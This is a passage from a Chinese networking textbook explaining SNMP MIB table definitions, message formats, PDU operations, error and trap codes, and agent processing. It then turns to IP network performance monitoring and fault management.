- (access)：提供被管对象的访问方式，有以下几种可选值：read-only、read-write 和 no-accessible，另外在 SNMP 第 2 版中又新增了一种 read-create 方式。
- STATUS：被管对象的状态的关键字。
- (status)：可选值有 mandatory 、optional、obsolete、deprecate(SNMP 第 1 版中)，current、obsolete、deprecate(SNMP 第 2 版)。
- DESCRIPTION：对被管对象的功能、特征等进行描述的关键字。
- (description)：被管对象的文本描述，须用双引号表示文本的开始与结束，如果没有文本说明，可只保留一个空的双引号。
- (parent)：包含此叶子对象的树枝，即叶子对象的父亲必须是用“OBJECT IDENTIFIER”声明的对象标示符类型。
- (number)：指定该节点是在父树枝下的第几个叶子对象，一般 number 的取值都是从 1 开始的。

3) 表类型

SNMP 表是一种特殊类型的声明，表内声明的对象称为列对象，其语法格式如下：

```
(tablename) OBJECT-TYPE
   SYNTAX SEQUENCE OF (tabletype)
   ACCESS not-accessible
   STATUS  mandatory
   DESCRIPTION (description)
::= { (parent) (number) }
(entryname) OBJECT-TYPE
   SYNTAX (tabletype)
ACCESS not-accessible
STATUS  mandatory
   DESCRIPTION (description)
::= { (tablename) 1 }
(tabletype) ::= SEQUENCE {
    (column1) (column1type),
```

```
    (column2) (column2type),
    (columnN) (columnNtype) }
```

ASN.1 语法中对定义一个表必须符合一定的规则，如：

- 在表(tablename)的命名中，必须要有一个“Table”关键字，例如“myTable”；
- 同样，在表对象下面的表目(entryname)中也须提供一个“Entry”关键字，例如“myEntry”。
- (column1)是表的列对象，(column1type)则是此列对象的类型。

另外，由于表和行对象没有叶子节点，因此不能被 SNMP 访问，因此上面的(tablename)和(entryname)中的 ACCESS 项为 not-accessible。

下面是一个表类型的实例，该表有三个列对象 myIndex、myColumn1、myColumn2：

```
myTable  OBJECT-TYPE
SYNTAX   SEQUENCE OF MyEntry
ACCESS   not-accessible
STATUS   mandatory
DESCRIPTION  "这是一个表名为 myTable 的表对象"
::={ myParent 1 }
myEntry  OBJECT-TYPE
SYNTAX   MyEntry
ACCESS   not-accessible
STATUS   mandatory
DESCRIPTION
"该表的表目，其中 INDEX 关键字必须存在，它的索引值为列对象中的第一个对象"
INDEX  {myIndex }
::={ myTable 1 }
MyEntry::=
SEQUENCE  {
myIndex  INTEGER,
myColumn1  INTEGER,
myColumn2  OCTET STRING,  //表中定义的三个列对象
}
```

有关 ASN.1 的语法，读者可以进一步查阅 RFC1155、RFC1212 等文档，一般 MIB 文件的后缀名都用“.mib”来表示。

10.3.3　SNMP 协议基本原理

SNMP 作为一种应用协议，它为 SNMP 管理者和代理者之间的通信定义了协议消息格式，SNMP 管理者一般是网络管理系统的一部分，而 SNMP 代理和管理信息库 MIB 一般包含在网络设备和主机上，通过配置 SNMP 的参数，可以建立起管理者和代理之间的联系。

1. SNMP 的基本通信模型

SNMP 代理包含了一些用于描述网络运行状态的管理变量，管理者可以通过 SNMP 代理获取或者更改这些变量。SNMP 代理可以从包含设备参数和网络状态数据的 MIB 库中收集各类管理信息，同时也能够响应管理者发出的设置或请求操作。SNMP 代理还能主动向管理者发送 Trap 信息，以通告网络中某个事件的发生，例如认证失败、重启动、连

接状态和拓扑改变等重要事件。

在具体的通信过程中，通常由网管站(NMS)向网络设备发送各种查询报文，并接收来自被管设备的响应及陷阱(Trap)报文，并将结果显示出来。代理(Agent)则是驻留在被管设备上的一个进程，它负责接收、处理来自网管站的请求报文，然后从设备上其他协议模块中取得管理变量的数值，并形成响应报文，反馈给 NMS。在一些紧急情况下，如接口状态发生改变、呼叫成功等的时候，代理可以通过发送陷阱 TRAP 报文主动通知 NMS，其基本的通信模式如图 10-7 所示。




图 10-7　SNMP 协议基本通信模式

SNMP 代理和 NMS 通过 SNMP 协议中的标准消息来进行通信，每个消息都是一个单独的数据报，并且使用 UDP(用户数据报)协议作为第四层传输协议进行无连接的操作。SNMP 消息报文包含两个部分：SNMP 报头和协议数据单元 PDU。

一个 SNMP 数据报结构一般由以下三个部分组成。

- 版本识别符(Version Identifier)：确保 SNMP 代理使用相同的协议，每个 SNMP 代理都直接抛弃与自己协议版本不同的数据报。
- 团体名(Community Name)：用于 SNMP 的认证；如果网络配置成要求验证时，SNMP 从代理将对团体名和管理站的 IP 地址进行认证，如果失败，SNMP 从代理将向管理站发送一个认证失败的 Trap 消息
- 协议数据单元(PDU)：其中 PDU 指明了 SNMP 的消息类型及其相关参数。SNMP 就是用来规定 NMS 和 Agent 之间是如何传递管理信息的应用层协议。

2. SNMP 的基本操作类型和报文格式

为了让用户可以采用管理信息库标准或按标准的方式来定义自己的管理信息库(MIB)，SNMP 协议以 GET-SET 方式替代了复杂的命令集，利用五种基本操作类型来演绎相关的全部操作，大大降低了整个协议实现的成本。表 10-3 列出了 SNMP 协议的五种基本操作类型。

表 10-3　SNMP 协议的基本操作类型

操作命令	操作含义
get-request	从代理进程处提取一个或多个变量值
get-next-request	从代理进程处提取表格中紧跟当前值的下一项值
set-request	把一数值存入具体变量
get-response	返回一个或多个变量值，它由代理进程发出，是对前面三种操作的响应操作
trap	代理进程主动发出的通知报文，通知管理进程有某些事件发生

同时这 5 种基本操作类型对应着 SNMP 报文中 5 种协议数据单元 PDU 的类型。其中，前三种操作是由管理进程向代理进程发出的，后面的两种操作是代理进程发给管理进程的，SNMP 协议在代理进程端使用 UDP 161 端口来接收 get 或 set 报文，而在管理进程端使用 UDP 162 端口来接收 trap 报文。它们之间的关系如图 10-8 所示。




图 10-8　SNMP 报文操作类型示意图

图 10-9 给出了 SNMP 报文封装的过程，其中 SNMP 报文共有三个部分组成，即公共 SNMP 首部、get/set 首部(trap 首部)和变量绑定。




图 10-9　SNMP 报文封装格式示意图

1)　公共 SNMP 首部

这部分报文共涉及以下三个字段。

(1)　版本

标识 SNMP 消息使用的版本号，0——SNMPv1，1——SNMPv2，2——SNMPv3。

(2)　共同体

共同体是一个字符串，作为管理进程和代理进程之间的明文口令，默认情况下通常采用 6 个字符的“public”，在实际应用时，为了安全考虑必须废弃“public”而改用其他口令。

(3)　PDU 类型

该字段标明了 SNMP 使用的操作类型，它的取值为：0——get-request，1——get-next-request，2——get-response，3——set-request，4——trap。

2)　get/set 首部(trap 首部)

get/set 首部通常包含请求标识符、差错状态和差错索引，其含义和取值如下。

(1)　请求标识符(Request ID)

这是由管理进程设置的一个整数值。代理进程在发送 get-response 报文时也要返回此请求标识符。管理进程可同时向许多代理发出 get 报文，这些报文都使用 UDP 传送，先发送的有可能后到达。设置了请求标识符可使管理进程能够识别返回的响应报文对于哪一个请求报文。

(2)　差错状态(Error Status)

由代理进程返回时填入 0～5 中的一个数字，表 10-4 列出了对差错状态值的描述。

表 10-4　SNMP 协议差错状态描述

差错状态	状态名称	状态说明
0	noError	一切正常
1	tooBig	代理无法将回答装入到一个 SNMP 报文之中
2	noSuchName	操作指明了一个不存在的变量
3	badValue	一个 set 操作指明了一个无效值或无效语法
4	readOnly	管理进程试图修改一个只读变量
5	genErr	某些其他的差错

(3)　差错索引(Error Index)

当出现 noSuchName、badValue 或 readOnly 的差错时，由代理进程在回答时设置的一个整数，它指明有差错的变量在变量列表中的偏移。

此外，trap 首部中的 trap 类型共有 7 种，如表 10-5 所示。当 trap 类型为 2、3、5 时，在报文后面变量部分的第一个变量应标识响应的接口。当 trap 类型为 6 时，特定代码(specific-code)字段指明了代理自定义的时间，否则为 0。

表 10-5　7 种 trap 报文类型

trap 类型	名　字	说　明
0	coldStart	代理进行了初始化
1	warmStart	代理进行了重新初始化
2	linkDown	一个接口从工作状态变为故障状态
3	linkUp	一个接口从故障状态变为工作状态
4	authenticationFailure	从 SNMP 管理进程接收到具有一个无效共同体的报文
5	egpNeighborLoss	一个 EGP 相邻路由器变为故障状态
6	enterpriseSpecific	代理自定义的事件，需要用后面的“特定代码”来指明

3)　变量绑定

在这部分中将指明一个或多个变量的名和对应的值。在 get 或 get-next 报文中，变量的值应忽略。

3. SNMP 应用协议的运行过程

驻留在被管设备上的代理进程会从 UDP 161 端口接收来自 NMS 的串行化报文，经解码、团体名验证、分析，得到管理变量在 MIB 树中对应的节点，并从相应的模块中得到管理变量的值，然后形成响应报文，通过编码发送回 NMS。NMS 得到响应报文后，再经同样的处理，最终显示结果。下面根据 RFC1157 详细介绍代理(Agent)接收到报文后采取的动作。

第一步：首先 Agent 解码生成用内部数据结构表示的报文，解码依据 ASN.1 的基本编码规则，如果在此过程中出现错误导致解码失败则丢弃该报文，不做进一步处理。

第二步：将报文中的版本号取出，如果与本 Agent 支持的 SNMP 版本不一致，则丢弃该报文，不做进一步处理。当前北研的数据通信产品只支持 SNMP 版本 1。

第三步：将报文中的团体名取出，此团体名由发出请求的网管站填写。如与本设备认可的团体名不符，则丢弃该报文，不做进一步处理，同时产生一个陷阱报文。SNMPv1 只提供了较弱的安全措施，在版本 3 中这一功能将大大加强。

第四步：从通过验证的 ASN.1 对象中提出协议数据单元 PDU，如果失败，丢弃报文，不做进一步处理。否则处理 PDU，结果将产生一个报文，该报文的发送目的地址应同收到报文的源地址一致。

根据不同的 PDU，SNMP 协议实体将做不同的处理。

1)　GetRequest PDU

第一种情况：如果 PDU 中的变量名在本地维护的 MIB 树中不存在，则接收到这个 PDU 的协议实体将向发出者发送一个 GetResponse 报文，其中的 PDU 与源 PDU 只有一点不同：将 ERROR-STATUS 置为 noSuchName,并在 ERROR-INDEX 中指出产生该变量在变量 LIST 中的位置。

第二种情况：如果本地协议实体将产生的响应报文的长度大于本地长度限制，将向该 PDU 的发出者发送一个 GetResponse 报文，该 PDU 除了 ERROR-STATUS 置为 tooBig，ERROR-INDEX 置为 0 以外，与源 PDU 相同。

第三种情况：如果本地协议实体因为其他原因不能产生正确的响应报文，将向该PDU的发出者发送一个GetResponse报文，该PDU除了ERROR-STATUS置为genErr，ERROR-INDEX置为出错变量在变量LIST中的位置，其余与源PDU相同。

第四种情况：如果上面的情况都没有发生，则本地协议实体向该PDU的发出者发送一个GetResponse报文，该PDU中将包含变量名和相应值的对偶表，ERROR-STATUS为noError，ERROR-INDEX为0，request-id域的值应与收到PDU的request-id相同。

2) GetNextRequest PDU

GetNextRequest PDU的最重要的功能是表的遍历，这种操作受到了前面所说的管理变量的表示方法的支持，从而可以访问一组相关的变量，就好像它们在一个表内。

下面通过一个例子解释表遍历的过程。

被管设备维护如下路由表：

Destination	NextHop	Metric
10.0.0.99	89.1.1.42	5
9.1.2.3	99.0.0.3	3
10.0.0.51	89.1.1.42	5

假设NMS想要获取这张路由表的信息，该表的索引就是目的网络地址。

首先NMS向被管设备发送一个GetNextRequest PDU，其中的受管对象的标识如下：

```
GetNextRequest ( ipRouteDest, ipRouteNextHop, ipRouteMetric1 )
```

SNMP agent响应如下GetResponse PDU：

```
GetResponse (( ipRouteDest.9.1.2.3 =  "9.1.2.3" ),
                        ( ipRouteNextHop.9.1.2.3 = "99.0.0.3" ),
                        ( ipRouteMetric1.9.1.2.3 = 3 ))
```

然后，NMS将继续执行以下命令：

```
GetNextRequest ( ipRouteDest.9.1.2.3,
                   ipRouteNextHop.9.1.2.3,
ipRouteMetric1.9.1.2.3 )
```

Agent响应过程：

```
GetResponse (( ipRouteDest.10.0.0.51 = "10.0.0.51" ),
                    ( ipRouteNextHop.10.0.0.51 = "89.1.1.42" ),
                    ( ipRouteMetric1.10.0.0.51 = 5 ))
```

Agent 必须能够确定下一个管理变量名，以保证所有变量能被取到且只被取到一次。同理，NMS继续对其他路由表项进行同样的读取。

3) GetResponse PDU

GetResponse PDU只有当受到getRequest GetNextRequest SetRequest才由协议实体产生，NMS收到这个PDU后，应显示其结果。

4) SetRequest PDU

SetRequest PDU除了PDU类型标识以外，和GetRequest相同，当需要对被管变量进行写操作时，NMS侧的协议实体将生成该PDU。对SetRequest的响应应根据下面的情况分别处理。

- 如果是关于一个只读变量的设置请求，则收到该 PDU 的协议实体产生一个 GetReponse 报文，并置 error status 为 noSuchName, error index 的值是错误变量在变量 list 中的位置。
- 如果被管设备上的协议实体收到的 PDU 中的变量对偶中的值，类型、长度不符合要求，则收到该 PDU 的协议实体产生一个 GetReponse 报文，并置 error status 为 badValue，error index 的值是错误变量在变量 list 中的位置。
- 如果需要产生的 GetReponse 报文长度超过了本地限制，则收到该 PDU 的协议实体产生一个 GetReponse 报文，并置 error status 为 tooBig，error index 的值是 0。
- 如果是其他原因导致 SET 失败，则收到该 PDU 的协议实体产生一个 GetReponse 报文，并置 error status 为 genErr, error index 的值是错误变量在变量 list 中的位置。
- 如果不符合上面任何情况，则 agent 将把管理变量设置收到的 PDU 中的相应值，这往往可以改变被管设备的运行状态。同时产生一个 GetResponse PDU，其中 error status 置为 noError，error index 的值为 0。

5)　Trap PDU

Trap 是被管设备遇到紧急情况时主动向 NMS 发送的消息。NMS 收到 trap PDU 后要将起变量对偶表中的内容显示出来。一些常用的 trap 类型有冷、热启动，链路状态发生变化等。

有关 SNMP 协议的详细文档有 RFC1157、RFC1902、RFC2273 和 RFC2274 等，如果读者对 SNMP 协议感兴趣，可进一步阅读以上文档。

10.4　网络性能管理

IP 网络性能管理主要涉及到网络性能参数的测量和监控，服务质量保障机制和性能评价体系，其中网络性能的监测是网络性能管理中的基础和主要内容。本节我们将重点介绍对网络性能的监测。

1. 网络性能管理和监测的意义

对 IP 网络进行性能监测和管理，有以下几点重要意义。

1)　实时监测网络状况

实时获取网络的当前运行状况，及时在网络出现故障或拥塞前发出警告，预测网络可能出现的瓶颈及原因，减轻运维人员的工作负担。

2)　有利于网络的合理规划

通过对网络性能和流量状态的监视、数据采集和分析，提供详细的链路和节点流量分析报告，获得网络流量分布和流向分布、报文特性和协议分布特性，可为网络规划、路由策略、资源和容量升级提供数据依据。

3)　提供网络增值业务

网络性能管理中很重要的一项任务是对业务占用带宽的分布、业务会话量进行统计和分析，以便了解和分析网络存在的特性和所属用户的使用偏好，从而进一步引导新的网络

应用和业务平台的开发和规划，进行增值业务的拓展和市场宣传。

4) 提供对资费标准的数据支撑

通过对用户上网时长、上网流量以及上网行为特征的数据分析，为实现基于时间段、带宽、应用、服务质量等更加灵活的资费标准的制定提供数据依据和支撑。

当前，对网络性能的监测和管理技术已经用于互联网运营商、电信运营商以及拥有 IP 专用网络的各种企业中，对于分析、确定现有 IP 网络存在的潜在问题，评价和比较网络改造方案，优化网络性能等方面都有很大帮助。

2. 网络性能的主要管理和监测对象

根据中国通信标准化协会已完成的《IP 网络技术要求——性能参数与指标》的有关规定，IP 网络性能参数指标主要包括以下几个。

1) 可用性

通常一个网络的可用性取决于该网络的类型和用途，如果一个端到端 IP 网络业务的包丢失率低于一定的门限值，则认为该端到端 IP 网络业务是可用的，否则就是不可用的。根据可用性的定义，我们可以把 IP 网络业务的全部持续时间分为可用时间和不可用时间。

2) 传输时延

包传输时延通常定义为当 IP 包穿过一个或多个网络段时，所经历的时间(不考虑传送成功与否)。

3) 包丢失率

包丢失率通常是指丢失的 IP 包数量与所有发送的 IP 包的比值。

4) 时延抖动

当 IP 包被连续传递时，包与包之间的传输时延的间隔变化率。时延抖动对于某些应用，如视频业务，影响显著。

5) 包误差率

通常是指错误 IP 包传送数量与成功 IP 包传送数量加上错误 IP 包传送之和的一个比值。

6) 虚假 IP 包率

通常是指在一个特定时间间隔内，对于某个测量点上观测到的虚假 IP 包数量除以该时间的间隔。

除了上述与网络性能直接相关的参数以外，其他一些与网络设备有关的参数对于 IP 网络的性能也有显著的影响，例如服务器的处理器的利用率、内存剩余空间、温度、电压、开机时间、系统版本、缓冲区故障计数、缓冲区遗失计数以及其他性能指标。

在进行网络监测和评估时，仅仅取得上述监测对象的值往往是不够的，应综合上述对象的监测数据进行综合分析，进而获取以下规律性的网络特性：

- 网络线路利用率和趋势、流量分布、流量走向。
- 网络区域间的流量模式，即以网络拓扑为依据划分被测流量,，出网络规划和运维的目的。
- 网络用户的流量模式，即测量用户或用户群的流量特征，突出用户管理和客户服

务的目的，也是用户 SLA 保证的基础。

- 网络业务的流量模式，测量网络中指定业务的流量模式和质量，突出网络的业务规划和运营的目的。

3. 网络性能监测的关键技术

涉及 IP 网络性能的监测技术有很多，下面着重对其中几项关键技术进行一个简单的介绍。

1)　网络性能参数的采集方法

通常情况下，网络管理人员只对几个重要的网络环节进行 QoS 监测。因此可考虑通过以下三种方式来实现对重要环节网络性能的监测。

- 使用现有路由器或交换机自身具备的流量测量功能。
- 在设备上采用专用的嵌入式卡实现对重点链路的监控。
- 在 IP 传输链路中串入或并入流量分析设备来获得流量信息。

其中第一种方式通常利用路由器或交换机自身携带的 NetFlow 协议来实现。在这种方式下，大流量的数据采集会影响设备的 CPU 和存储资源利用率，因此一般采用抽样技术，其观测粒度较粗。而且由于目前的标准尚不完善，另外由于高速接口的流量监测设备成本相对较高，需要在网络设备中或在网络中添加专用的数据采集设备，因此 IPFIX 技术方案仍处于讨论阶段。

后两种监测机制可以获得网络的状态信息，为了提高网络的性能，应将这种状态信息作为路由策略选择时考虑的重要参数，以便在感知到网络阻塞发生或将要发生时能够实时地改变网络路由。目前，这方面的研究已经在 IETF 展开，也提出了一些基于 QoS 的路由算法，但是支持这些新型路由协议的网络设备并不多。另一方面，这些网络状态信息可以为网络管理人员对网络运行状况进行预测和把握提供事实依据，从而可以非实时地对网络进行调整，以提升网络性能。

2)　网络性能测量点的部署和管理

在网络中配置多个网络性能探测器，通过分布式测试和集中式分析模式，为多个用户的多种性能监测服务，通过研究网络性能监测域的逻辑划分和管理方法，不仅能够降低建设成本，还能真正开展面向更多用户的网络性能监测服务。研究网络性能监测域的灵活的逻辑划分和管理方法。

3)　网络性能的采样测量技术

考虑到负载的问题，通常进行长时间的连续监测方案并不是最好的方案，而是要采用适当的采样技术，即在时间轴上依据一定的算法，抽取部分测量时间点，并对关心的参数进行测量和记录。采样技术可以直接降低探测器的工作量，减轻网络中的负载，减少网络设备的压力，进而可以降低对探测器的技术要求，降低产品成本。在时间轴上选取采样时间点的算法很多，主要包括以下两种：

- 固定时间间隔周期性采集数据，在处理过程中依据一定的线性预测算法进行建模，使点数据延展为连续数据。
- 自适应时间间隔采集数据，在处理中依据一定的非线性预测算法，如神经元网络的方式将点数据延展为连续数据。

相对于固定时间间隔周期性采集数据算法，自适应的时间间隔算法可以在一定程度上增加对网络流量突发事件的发现概率，即在流量变化较为频繁或剧烈的时间段加大采集密度，在流量较为平缓的时间段降低采集密度。

10.5 网络故障管理

网络故障管理是网络管理中最基本的内容和任务之一，故障管理的目的在于确保网络的可靠性和稳定性。当网络发生故障时，相应的故障管理系统和措施应能及时发现故障定位、可能造成故障的原因和一些故障解决方案。网络故障管理的日常工作包含对网络节点的状态监测、故障记录的追踪与检查，以及平时的运维数据管理。

故障管理以监视网络设备和网络链路的工作状况为基础，包括对网络设备状态和报警数据的采集、存储，从而实现报警信息的通知、故障定位、信息过滤、报警显示、报警统计等功能。故障管理还应该可以统一不同网络设备的报警信息格式，并将其显示在图形界面上，通过对报警信息进行相关性处理，确定报警发生地的管理归属等，除此之外，故障管理还应根据用户需要保存所有报警信息，并产生各种故障统计和分析报告。

网络故障管理通常包括故障检测、隔离和纠正三个方面，主要包括以下内容。

1) 网络维护和错误日志的检查

- 运用网络监测技术，监测网络的整体运行情况。
- 根据运维等级的重要性，对重点网络环境进行状态的重点监视。
- 自动检查网络设备的错误日志，分析错误原因。

2) 网络故障报告

- 可自定义多种报警方式提示网络故障的发生，通常可使用包括颜色、声音、日志、触发机制等多种显示手段。
- 网络故障发生时可自动报警，并具有自动通知的功能，报警方式可采用邮件、短信等多种方式。
- 可以根据网络故障的危害程度将报警指示进行分级管理，并要求系统根据故障级别做出不同的反应。

3) 跟踪、定位和分析故障

- 使用各种故障诊断工具，分析故障性质。
- 进行故障追踪定位，确认故障类型及性质。
- 分析设备故障情况，制定排错方案。
- 启用备用线路或设备，进行故障隔离。

4) 错误纠正

- 根据故障分析结果，制定并实施故障解决方案。
- 根据故障原因，完善网络规划和配置，防止此类故障的再次发生。对于目前的网络管理系统，这个任务还需网络管理员自身去完成。

5) 故障分析预测

- 通过建立故障报警数据库，对历史故障警报和性能监测资料进行统计分析，寻找网络故障和异常情况发生的规律。

- 基于大量的事实统计分析，判断网络故障的常见类型及发作频率，预测未来网络故障的发作趋势，以便积极地预防灾难性网络故障的发生。

